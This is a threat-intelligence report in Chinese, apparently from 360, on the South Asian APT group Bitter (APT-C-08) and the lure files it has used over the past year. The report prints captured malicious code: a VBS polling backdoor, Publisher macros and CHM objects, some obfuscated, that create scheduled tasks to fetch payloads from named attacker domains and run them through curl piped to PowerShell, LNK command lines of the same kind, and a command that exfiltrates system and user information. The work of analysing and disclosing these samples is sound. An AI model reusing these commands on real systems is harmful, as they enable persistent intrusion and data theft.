

APT-C-08 (蔓灵花) 组织：多元攻击载体大揭秘

高级威胁研究院 360威胁情报中心 2024年11月05日 17:46 北京

APT-C-08

蔓灵花


APT-C-08 (蔓灵花) 组织，又称Bitter，是一个拥有南亚地区政府背景的APT组织，近几年来持续发起针对南亚及周边国家的APT攻击，主要攻击政府、驻外机构、高校和军工行业等相关单位，以窃取敏感信息为主，具有强烈的政治背景。该组织攻击载体变化多样，攻击者善于使用各类恶意文档作为攻击入口，引诱用户打开从而下载恶意载荷让其中招，以此来窃取敏感信息。

近一年我们在日常威胁狩猎中捕获了蔓灵花组织大量攻击载体样本，其中包括但不限于PUB文件、PDF文件、宏文档、searchConnector-ms文件、CHM文件、LNK文件，部分载体文件还未被公开披露。鉴于此，本文将详细披露蔓灵花组织近一年使用过的载体文件以及相应的变化过程，以便用户及时发现，避免中招。

一、攻击活动分析

1. 攻击流程分析

通过对蔓灵花组织的持续追踪，我们捕获了多个蔓灵花组织的攻击样本，其投递主要是通过鱼叉邮件捆绑各式各样的载体文件，诱导用户点击载体文件，通过层层下载，最终执行远控程序。从捕获的远控程序来看主要集中在wmRAT类型，很少部分是C#和ORPCBackdoor类型，但是这几种远控程序变化都不是很大，只是指令功能有所增加，本文不再详细分析。另外特别说明的是，攻击者使用的远控程序一般捆绑在各种MSI软件安装程序中，这样运行时会显示各类软件安装界面，以迷惑用户。下图是蔓灵花组织整体攻击流程。



从图上可以看出，攻击者使用的载体变化多样，下面就近年来使用过的载体进行详细分析，披露恶意代码植入的整个过程，希望用户警惕此类攻击。

2. PDF文档

在今年早期时候，攻击者使用PDF文档来进行钓鱼，在整个蔓灵花组织攻击过程中使用该载体并不常见。攻击者在投递过程中会给PDF文档取一个诱导性的文件名，降低用户的警惕性。下图是该PDF打开的具体内容。

Encrypted Document



This Document contains encrypted attachment, to receive them, Click Download PDF.



打开该文档，会提示用户该文档还存在其他附件，让用户点击“DOWNLOAD PDF”按钮，从图可以看到点击该按钮后会连接远端地址http[:]//adamsresearchshare. com/mack. php进一步下载后续文件，下载的文件实际上为Meeting Notice. rar，解压后实际上是伪装成PDF文档的LNK文件。



该LNK文件运行后，主要是继续连接远端地址下载VBS脚本，并将该脚本加入自启动目录。


```
C:\Windows\System32\conhost.exe --headless cmd /c msg * "Corrupted" & curl --insecure http://adamsresearchshare.com/textcmd/cmd1.php -o "%AppData%\Microsoft\Windows\Start Menu\Programs\winegt.vbs" & "%AppData%\Microsoft\Windows\Start Menu\Programs\winegt.vbs"
```

下载的VBS脚本内容如下，主要功能通过cURL命令下载最终的载荷并执行。

```
Set objShell = CreateObject("WScript.Shell")
Do While True
    ' Execute the command
    objShell.Run "cmd /c curl -o ""C:\Users\Public\Music\text.txt"" http://adamsresearchshare.com/textcmd/text.php?id=%computername%_username%"
    ' Define the path to the text file
    txtFilePath = "C:\Users\Public\Music\text.txt"
    ' Create a file system object
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    ' Check if the file exists
    If objFSO.FileExists(txtFilePath) Then
        ' Open the file for reading
        set objFile = objFSO.OpenTextFile(txtFilePath)
        ' Check if the file is not empty
        If Not objFile.AtEndofStream Then
            ' Read the content and execute the command
            command = objFile.ReadAll
            objFile.Close
            ' Execute the command in cmd in hidden mode
            Set objShell = CreateObject("WScript.Shell")
            objShell.Run "cmd /C " & command, vbHide, True
            ' Delete the text file
            objFSO.DeleteFile txtFilePath
        Else
            objFile.Close
        End If
    End If
    ' Wait for 15 minutes (900,000 milliseconds)
    WScript.Sleep 900000
Loop
```

3. PUB文档

今年我们捕获到蔓灵花组织使用双扩展名（.pdf.pub）的PUB（Microsoft Office Publisher）文档作为载体的攻击样本，该样本携带恶意宏代码，并且宏代码被加密，如下所示。



点击启用宏后，会显示模糊的图片以此来迷惑受害者。



宏代码的功能为创建计划任务，定时下载文件并保存为C:\ProgramData\mki.rr，接着执行该文件，从宏代码来看下载的mki.rr也为脚本文件。

```

Private Sub Document_Open()
    Set objTaskService = CreateObject("Schedule.Service")
    objTaskService.Connect
    Set objRootFolder = objTaskService.GetFolder("\")
    Set objTaskDefinition = objTaskService.NewTask(0)
    Set objTrigger = objTaskDefinition.Triggers.Create(1)
    objTrigger.StartBoundary = "2023-01-01T00:00:00"
    objTrigger.Repetition.Interval = "PT18M"
    objTrigger.Enabled = True
    Set objAction = objTaskDefinition.Actions.Create(0)
    objAction.Path = "conhost.exe"
    objAction.Arguments = "--headless cmd /c curl -o C:\ProgramData\mki.rr https://littlehipsononline.com/pbus.php?oo=%computername%00%username% & more C:\ProgramData\mki.rr|cmd"""
    objRootFolder.RegisterTaskDefinition "MicrosoftEdgeEssentialUpdates", objTaskDefinition, 6, , ,
3
    ClearDocumentContent
End Sub

```

下 载 链 接 如 下 所 示 : [https\[:\]//littlehipsononline.com/pbus.php?oo=%computername%00%username%](https://littlehipsononline.com/pbus.php?oo=%computername%00%username%)

我们还发现与该PUB文档具有相同域名littlehipsononline.com的CHM类型攻击文档，该文档的执行参数与PUB类型的也相似，推测两者后续流程一致，在对该CHM载荷进行分析时我们成功获取到了后一阶段载荷，CHM文档的执行参数如下所示：

```

conhost.exe,--headless schtasks.exe /create /tn
&#x4f;&#x6e;&#x65;&#x44;&#x72;&#x69;&#x76;&#x65;&#x52;&#x65;&#x70;&#x6f;&#x72;&#x74;&#x69;&#x6e;&#x67;&#x54;&#x61;&#x73;&#x6b; /f /sc minute /mo 18 /tr
&quot;&#x63;&#x6f;&#x6e;&#x68;&#x73;&#x74;&#x20;&#x2d;&#x68;&#x65;&#x61;&#x64;&#x6c;&#x65;&#x73;&#x73;&#x20;&#x63;&#x6d;&#x64;&#x20;&#x2f;&#x63;&#x20;&#x63;&#x75;&#x72;&#x6c;&#x20;&#x2d;&#x6f;&#x20;&#x20;&#x43;&#x3a;&#x5c;&#x55;&#x73;&#x65;&#x72;&#x73;&#x5c;&#x50;&#x75;&#x62;&#x6c;&#x69;&#x63;&#x5c;&#x44;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x73;&#x5c;&#x66;&#x72;&#x65;&#x2e;&#x74;&#x72;&#x20;&#x6c;&#x69;&#x74;&#x6c;&#x65;&#x68;&#x69;&#x70;&#x73;&#x6f;&#x6e;&#x66;&#x69;&#x6e;&#x65;&#x2e;&#x63;&#x6f;&#x6d;&#x2f;&#x79;&#x76;&#x66;&#x72;&#x2e;&#x70;&#x68;&#x70;&#x3f;&#x6f;&#x6f;&#x6f;&#x3d;&#x25;&#x63;&#x6f;&#x6d;&#x70;&#x75;&#x74;&#x65;&#x72;&#x6e;&#x61;&#x6d;&#x65;&#x25;&#x20;&#x26;&#x20;&#x20;&#x6d;&#x6f;&#x72;&#x65;&#x20;&#x43;&#x3a;&#x5c;&#x55;&#x73;&#x65;&#x72;&#x73;&#x5c;&#x50;&#x75;&#x62;&#x6c;&#x69;&#x63;&#x5c;&#x44;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x73;&#x5c;&#x66;&#x72;&#x65;&#x2e;&#x74;&#x72;&#x63;&#x6d;&#x64;&#x22;&#x22;

```

下载的fre.tr的功能是收集系统信息及一些用户和文件信息，如杀毒软件、当前的用户目录和用户名、系统详细信息、当前用户的下载、文档和桌面文件夹的内容和“C:\Users”目录中的用户信息发送到服务端。fre.tr的内容如下所示：

```

(wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName & echo %userprofile% & echo %username% & systeminfo & dir %USERPROFILE%\Downloads & dir %USERPROFILE%\Documents & dir %USERPROFILE%\Desktop & dir C:\Users) > C:\Users\public\Music\trf.txt && curl -X POST -F "file=@C:\Users\public\Music\trf.txt" -https://www.littlehipsonline.com/yvfrStar.php?oo=%computername%_username% & del C:\Users\public\Music\trf.txt

```

一个合理的猜测：对于此类型攻击，攻击者都是先下发一个收集用户信息的脚本，根据上传的受害者信息判断是否符合攻击目标，当目标符合时，攻击者在服务端将fre.tr替换成下载后门的脚本，那么受害者主机上的计划任务下次请求执行时就会下载后门并执行。

4. CHM文档

在我们捕获的蔓灵花组织使用的攻击载体类型中，CHM格式的样本数量占据大多数，可见该组织尤其钟爱这一类型的利用方式。不过该组织使用CHM载体的方式也较为简单，利用内嵌的HTM文档远程下载执行，具体到样本来看区别在于其混淆方式不同，具体如下所示：

类型一：近期使用最多的HTML实体编码类型

```
<classid="clsid:adb880a6-d8fm-11cf-9377->
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",&#x63;&#x6f;&#x6e;&#x68;&#x6f;&#x73;&#x74;&#x2c;&#x20;&#x2d;&#x2d;&#x68;&#x65;&#x61;&#x64;&#x6c;&#x65;&#x73;&#x20;&#x61;&#x30;&#x33;&#x62;&#x37;&#x61;&#x31;&#x31;" width=0 height=0>
<PARAM name="Item2" value=" /f /sc minute /mo 18 /tr "conhost --headless cmd /c curl -so - https://www.gocartwillium.com/simb.php?ko=%computername%:~0,20%|powershell1"">
<PARAM name="Item3" value=" /f /sc minute /mo 18 /tr "conhost --headless cmd /c schtasks.exe /create /tn GoogleEssentialUpdatesService4.3.43.3 /f /sc minute /mo 18 /tr &quot;conhost --headless cmd /c curl -so - https://www.gocartwillium.com/simb.php?ko=%computername%:~0,20%|powershell1"">
```

Output



```
conhost, --headless cmd /c schtasks.exe /create /tn GoogleEssentialUpdatesService4.3.43.3 /f /sc minute /mo 18 /tr "conhost --headless cmd /c curl -so - https://www.gocartwillium.com/simb.php?ko=%computername%:~0,20%|powershell1"">
```

类型二：以往使用较多的字符混淆类型

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn GoogleService /tr &quot;%comSPec% /c s^ta^rt /^m^i^a^m^s^i^e^x^e^c ^/i^h^t^t^p://da^sh^o^nl^in^e^c^l^u^b.^c^o^m/C^V^B^N/^m^z^x.p^hp^?^p^i=%username%*%computername% /^q^n^-/^norestart&quot; /f">
<PARAM name="Item3" value="273,1,1">
</OBJECT>
```

类型三：直接的明文类型

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",schtasks, /create /f /sc minute /mo 17 /tn EdgeUpdaterUI /tr &quot;conhost.exe --headless powershell -w 1 -c &#39;curl -o C:\programdata\j.jpg http://onlinewebdebugsvc.com/p.php?mn=$env:computername*$env:username; timeout 1; more C:\programdata\j.jpg|powershell; del C:\programdata\j.jpg&#39;&quot;">
<PARAM name="Item3" value="273,1,1">
</OBJECT>
```

类型四：base64编码类型

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",cmd.exe, /c start /min powershell -e -cwBjAGgAdAbhAHMAawBzACAAwBjAHIAZQbhAHQAZQAgAC8AdABuACAAwBpAG4AUwB1AGMAdQByAGkAdAB5ACAALwBzAGMAIABtAG-kAbgB1AHQAZQAgAC8AbQBvACAAMQA1ACAALwB0AHIAAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwAlgB1AHgAZQAgAC0AVwBpAG4AZAbv-AHcAUwB0AHkAbAB1ACAASAbpAGQAZAB1AG4AIAAtAGMAbwBtAG0AYQBuAGQAIAbjAHUAcgBsACAALQbVACAAJQBMAE8AQwBBAEwAQQ-BQAFARABBAFQAAQQA1AFwAcABpAGMALgBqAHAAZwAgAggAdAB0AHAAcwa6AC8ALwBjAG8AYQB1AHQAAjAG4ALgBjAG8AbQAvAGgA-YgB6AC4AcABoAHAPwBpAGQAPQAlAGMAbwBtAHAAdQb0AGUAcgBuAGEAbQb1ACUA0wB0AGkAbQb1AG8AdQb0ACAAQQA7AG0AbwByAG-UAIAA1AEwATwBDAEEATABBAFAAUABEAAEAVABBACUAXABwAGkAYwAuAGoAcABnAHwAcABvAHcAZQByAHMAaAb1AGwAbAA7AHQAAQbT-AGUAbwB1AHQAA5AdsAZAb1AGwAIAA1AEwATwBDAEEATABBAFAAUABEAAEAVABBACUAXABwAGkAYwAuAGoAcABnACIAIAAvAGYA">
<PARAM name="Item3" value="273,1,1">
</OBJECT>
```

enc 712 F 1

Tx Raw Bytes ← LF

Output



```
schtasks /create /tn WinSecurity /sc minute /mo 15 /tr "powershell.exe -WindowStyle Hidden -command curl -o %LOCALAPPDATA%\pic.jpg https://coauthcn.com/hbz.php?id=%computername%;timeout 9;more %LOCALAPPDATA%\pic.jpg|powershell;timeout 9;del %LOCALAPPDATA%\pic.jpg" /f
```


此外，在利用方式也有所不同，可以分为直接下载后门载荷和间接下载后门载荷，直接下载方式如明文类型给出的例图，执行参数中带有msiexec命令，即下载为一个MSI文件；间接下载的方式通常是先创建计划任务下载一个脚本保存为图片并执行，其功能为继续下载后续后门载荷，如下所示：

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",cmd.exe, /c start /min powershell.exe "schtasks /create /sc -hourly /mo 1 /tn MicrosoftEdgeUpdateSecurity /f /tr 'powershell -WindowStyle Hidden -command curl -o %LOCALAPPDATA%\pic.jpg https://www.shzjwxsns.qqcloud.coauthcn.com/webxdfr2387.png; more -%LOCALAPPDATA%\pic.jpg|powershell; del %LOCALAPPDATA%\pic.jpg;'"">
<PARAM name="Item3" value="273,1,1">
</OBJECT>
```

```
curl -o %LOCALAPPDATA%\pic.jpg
https://www.shzjwxsns.qqcloud.coauthcn.com/MKD.php?M=$env:computername;
```

5. SearchConnector-ms文件

今年以来，蔓灵花组织开始采用新的攻击手段，使用searchConnector-ms文件作为初始访问阶段的载荷。当用户打开该文件后，通过WebDAV服务远程下载后续攻击载荷，通常是包含恶意LNK文件或者包含CHM文件的压缩包，当用户打开恶意文件时就会触发后续的下载执行。经过分析，这类攻击活动至少于2024年2月就已经开始，并采用钓鱼邮件投递，截止到目前，该类型样本的查杀率都极低，以其中一个样本为例如下所示：



SearchConnector-ms样本的内容如下所示，

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
  <description>Search MSDN. Powered by live.com</description>
  <isSearchOnlyItem>false</isSearchOnlyItem>
  <iconReference>imageres.dll,-1000</iconReference>
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
  <simpleLocation>
    <url>http://healhtipsart.com/dll/Downloads/</url>
  </simpleLocation>
</searchConnectorDescription>
```

当受害者打开文档时，将通过webdav访问远程资源 <http://healhtipsart.com/dll/Downloads/> 并显示，如下所示：

http://healhtipsart.com > dll > Downloads			
名称	修改日期	类型	大小
Document.pdf	2024/9/5 13:25	快捷方式	291 KB

受害者点击LNK时，便会执行其中携带的恶意参数，功能为创建计划任务下载执行，如下所示。

```
commandLineArguments:
--headless ssh -o ProxyCommand="cmd /c timeout 7 & msg * ERROR 0x5FA32e3: l^n^co^mp^le^te
F^i^l^e. & schtasks /create /tn WindowsGarbageFilesCleanerUtility5.4.1.11 /f /sc minute /mo
17 /tr \"conhost --headless cmd /c curl --ssl-no-revoke -o - https://www.benckclickstudio.com/sh
rd.php?vo=%computername%pB%username% | powershell\"".
iconLocation: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

在对该网站的分析中，我们还发现了大量的其他恶意文件，结合分析这些恶意文件都是通过 searchConnector-ms 方式获取，部分文件如下所示。

Name	Last modified	Size	Description
Parent Directory	-	-	
cdex/	2024-07-24 05:31	-	
cdfsp/	2024-07-12 06:48	-	
file.vbs	2024-08-19 07:04	76	
frvg/	2024-07-04 09:17	-	
qwsdxc/	2024-07-26 06:41	-	
silv/	2024-08-22 10:42	-	
tgbvf/	2024-07-08 05:08	-	

Apache/2.4.59 (Ubuntu) Server at healthtipsart.com Port 80

Name	Last modified	Size	Description
Parent Directory	-	-	
Networking_issue_VM_54378.rar	2024-07-31 07:18	2.8K	
button.zip	2024-08-01 11:04	3.6K	
button_pass.zip	2024-08-01 11:06	3.6K	
fdsed.rar	2024-08-01 05:55	3.6K	
frcvds.zip	2024-08-01 05:57	3.8K	
lnk+rar.rar	2024-08-01 07:29	1.6M	
lnk+txt.zip	2024-08-01 07:28	1.6M	
mki5433gdge.zip	2024-08-01 04:53	3.7K	
mkife.zip	2024-08-01 07:26	1.6M	

Apache/2.4.59 (Ubuntu) Server at healthtipsart.com Port 80

值得一提的是，我们在另一个使用 WebDav 的网站上发现了当受害者主机的 ComputerName 和 UserName 符合目标时，便会直接下载后续木马进行执行。

Name	Last modified	Size	Description
Parent Directory	-	-	
DESKTOP-FDB..._Defence	2024-08-03 08:46	101	
DESKTOP-FDE..._Defence.txt	2024-07-26 07:50	128	
DESKTOP-PGJ..._Bard.txt	2024-08-03 08:45	8	

Apache/2.4.41 (Ubuntu) Server at kimfilippovision.com Port 80

```
DESKTOP-FDB..._Defence.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
curl -o C:\programdata\CERTg.msi https://bickrickneoservice.com/Z/CERTga.msi
msiexec /i C:\programdata\CERTg.msi /qn /norestart
```

```
DESKTOP-FDB..._Defence - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
curl -o C:\programdata\mvcrs.exe http://bickrickneoservice.com/Z/mrvs.exe
C:\programdata\mvcrs.exe
```

6. LNK文件

蔓灵花组织前期使用过 LNK 文件作为入口攻击载荷，并通常将 LNK 文件连同伪装内容打包，通过压缩包的形式通过钓鱼邮件展开攻击。近期捕获的 LNK 主要都是配合 searchConnector-ms 文档进行攻击，文件总体攻击流程变化不大，只在细节处有稍许变化。

类型一：

这种类型的 LNK 文件利用 256 个空格填充命令行参数属性，这样就无法通过文件属性查看 LNK 文件的参数内容。



当 LNK 文件执行后，首先会给出一个消息框，然后创建名为“WindowsJunkCleanerUpdateEngine”计划任务，该计划任务主要功能是使用curl从远程地址下载后续的内容并通过Powershell执行。另外，还有部分LNK在后续载荷的执行方式选择了CMD，而不是Powershell。

```
"--headless ssh -o ProxyCommand
d=\"cmd /c timeout 5 & msg * Error 0xrt4ar: Incomplete File. & schtasks /create /tn WindowsJunkCleanerUpdateEngine /f /sc minute /mo 19 /tr \\\"conhost --headless cmd /c curl --ssl-no-revoke -o - https://www.gdatesystems.com/mdhy/btja.php?kl=%computername%||%username% | powershell\\\" \"."
"
```

类型二：

这种类型的LNK文件除了使用空格填充命令行参数属性意外，攻击流程也发生了些许改变，该LNK文件首先下载了和计划任务相关的XML配置文件，然后再创建计划任务。

```
"--headless cmd /c curl -o %public%\Documents\config.xml demolaservices.com/mml.php & schtasks /create /tn MicrosoftEdgeUpdateEngine /xml %public%\Documents\config.xml & msg * \"Incompatible Windows version. Try another Windows PC.\""
"
```

在下载的XML配置文件中，命令行和参数是以十六进制显示。解码之后显示如下，其主要功能是使用curl下载保存一个名为“tmp.jpg”文件，然后使用cmd执行后续载荷。

```
--headless cmd /c curl -o C:\Users\public\documents\tmp.jpg demolaservices.com/dxl.php?
bb=%computername%_username% & more C:\Users\public\documents\tmp.jpg | cmd
"
```

类型三：

这种类型的LNK文件首先会将schtasks.exe复制到“C:\\\\Users\\\\Public\\\\Documents\\\\kip.exe”，然后创建一个计划任务，该计划任务会利用mshta执行一段VBS脚本，该VBS脚本的功能是从远端下载一个载荷，并利用CMD执行该载荷。

```
"start /min /c copy C:\\Windows\\System32\\schtasks.exe C:\\\\Users\\\\Public\\\\Documents\\\\kip.exe & C:\\\\Users\\\\Public\\\\Documents\\\\kip.exe /create /tn IntelBIOSUpdates /f /sc minute /mo 15 /tr \\\"mshta vbscript:Execute(\\\"CreateObject(\\\"\\\"WScript.Shell\\\"\\\"\\\").Run \\\"\\\"cmd /c curl -o C:\\\\Users\\\\public\\\\documents\\\\saw.ot ht^tp^s:^/^ww^w.cl^ai^r^sv^an^ie^c^l^u^b.com/c^aa^c.p^h^p?ca=%computername%_username%^more C:\\\\Users\\\\public\\\\documents\\\\saw.ot ^| cmd \\\"\\\"\\\", 0, True:close\\\")\\\"& start C:\\\\Windows\\\\System32\\\\notepad.exe & exit"
"
```

另外，除了这种通过自身携带VBS代码的LNK文件，还有同上述PDF类型一样，从远程地址下载一个VBS文件并执行的LNK文件，此处不再说明。

类型四：

这种类型的LKN文件创建名为“AMDNetServicesUA”计划任务，然后net use访问远程共享资源，继而读取位于远端的载荷，最终使用CMD执行后续的载荷。

```
"--headless cmd start /min /c start https://adobe.com/au/acrobat&s^ch^ta^sk^s /create /f /sc minute /mo 16 /tn AMDNetServicesUA /tr \"conhost.exe --headless cmd start /min /c net use U: \\\kimfilippovision.com \\directory\\&net use U: /delete&more \\\kimfilippovision.com\\directory\\%computername%_username%.txt|c^m^d\""
```

7. 宏文档


蔓灵花组织在近一年期间攻击过程中也使用过宏文档作为入口攻击载荷，但这类类型较少，下图是其中一个宏文档打开的伪装内容，是一份个人信息收集模板。

The screenshot shows a Microsoft Word document with a form template. The fields include:

- Date:** [Type the date] ↴
- Windows User:** [Type your phone number] ↴
- Contact Information:**
 - [Type your e-mail] ↴
 - [Type your address] ↴
 - [Type your website] ↴
- Objectives:** [Type your objectives] ↴
- Education:**
 - [Type your school name] ↴
 - [Type the completion date] | [Type the degree] ↴
 - [Type list of accomplishments] ↴
- Experience:**
 - [Type your job title] | [Type the start date] – [Type the end date] ↴
 - [Type the company name] | [Type the company address] ↴
 - [Type job responsibilities] ↴
- Skills:**
 - [Type list of skills] ↴

